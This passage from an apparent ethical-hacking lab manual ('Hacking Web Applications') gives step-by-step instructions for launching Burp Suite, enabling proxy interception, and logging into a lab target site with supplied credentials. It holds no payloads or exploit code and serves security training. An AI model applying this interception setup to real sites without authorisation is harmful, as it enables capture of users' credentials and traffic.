


9. Now, minimize the browser window, click the **Applications** menu from the top left corner of **Desktop**, and navigate to **Pentesting → Web Application Analysis → Web Application Proxies → burpsuite** to launch the **Burp Suite** application.

Note: If a security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.


10. In the next **Burp Suite Community Edition** notification, click **OK**.
 11. **Burp Suite** initializes. If a **Burp Suite Community Edition** notification saying **An update is available** appears, click **Close**.
 12. The **Burp Suite** main window appears; ensure that the **Temporary project** radio button is selected and click the **Next** button, as shown in the screenshot.
- Note:** If an update window appears, click **Close**.
13. In the next window, select the **Use Burp defaults** radio-button and click the **Start Burp** button.
 14. The **Burp Suite** main window appears; click the **Proxy** tab from the available options in the top section of the window.

Module 14 – Hacking Web Applications




15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn the interception on if it is off.



16. Switch back to the browser window, and on the login page of the target website (www.moviescope.com), enter the credentials **sam** and **test**. Click the **Login** button.

